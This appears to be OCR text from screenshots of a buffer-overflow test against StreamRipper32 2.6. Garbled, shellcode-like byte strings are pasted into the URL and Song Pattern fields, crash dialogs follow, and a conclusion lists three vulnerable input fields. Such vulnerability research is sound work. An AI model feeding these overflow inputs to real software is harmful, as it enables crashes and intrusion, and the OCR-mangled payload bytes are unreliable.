
Check online for a solution and close the program

Close the program

View problem details

Version 2.6

3. Song Pattern Box



URL (http://ip:port): ⊐□□ÚÇ¶PSàÛt$ô]3É±R⨍ü1U

Max KB To Rip: 0

Destination:

Relay Port: 10069

Station/Song Matchin: □ Enable

Stream Name: StreamRipper 32

Genre:


Station Pattern: StreamRipper 32

Song Pattern: c´ßâ▌ç³´o4Íó¤»┘*0^▐Í0ÇE‖÷°³*{0LGc1l└#ª#ÆÌ₰

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song

Version 2.6



URL (http://ip:port): ᄀ□□ÚÇ¶PSàÙt$ô]3É±RƒiüıU

Title:

Bytes Read:

Relay Port: 10069

Max KB To Rip: 0

Destination:

Version 2.6

SRipper MFC Application

SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.

→ Check online for a solution and close the program

→ Close the program

View problem details

Conclusion

Buffer overflow vulnerability found in 3 input fields:

- Search Box
- Station pattern
- Song pattern

In all three cases, the application crashes.